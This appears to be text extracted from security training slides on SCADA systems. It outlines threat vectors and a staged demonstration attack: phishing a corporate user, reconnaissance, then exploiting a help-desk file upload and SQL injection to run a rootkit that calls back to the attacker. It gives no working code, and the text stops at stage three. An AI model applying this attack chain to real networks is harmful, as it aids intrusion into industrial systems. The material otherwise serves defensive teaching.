


Identify Threat Vectors




Identify Mitigations

- Network comm.
- Operating systems
- Applications



Exposure

System Exposure




Review


- SCADA systems are typically 10 – 15 years behind the “security curve”
- There are many different types of threats – more than what typical IT systems must worry about
- Our goal in securing these system is to reduce our overall vulnerability exposure

SCADA Exploit Demonstration


Demo Network Layout



Demo Exploit Path



Attack Stage #1 – Internet to Corporate




Client Side Attack:

Corporate user follows a malicious URL



- Social engineering
 - From an email
 - From a suspicious web page

Triggers a vulnerability on the corp box

- Exploit payload calls outbound through the firewall to the attacker internet host
- Attacker gains remote control of the corporate victim




Attack Stage #2 – Reconnaissance



Victim #1 browser history indicates access to a separate subnet (Victim #1 IP – 192.168.2.32, HTTP IP - 192.168.3.21)

Attack Stage #2 – Corporate to DMZ




Web Application Vulnerabilities

- Help desk web application allows user to upload arbitrary files (trouble tickets)
 - Attacker uploads a new PHP file and also an executable rootkit
- Website code has an SQL injection problem
 - Provides admin access to the website (privileged features)
 - Attacker makes an HTTP request to an existing admin page and changes the 'action' on the URL to **include** (aka execute) the uploaded PHP page
 - PHP is able to run system commands and launch the rootkit

Firewall policy:

- Grants **Victim #1** HTTP access to **Victim #2**
- **Victim #2** allowed 'any' TCP connection to internet
 - Uploaded rootkit calls back to attacker machine

Attack Stage #3 – Reconnaissance

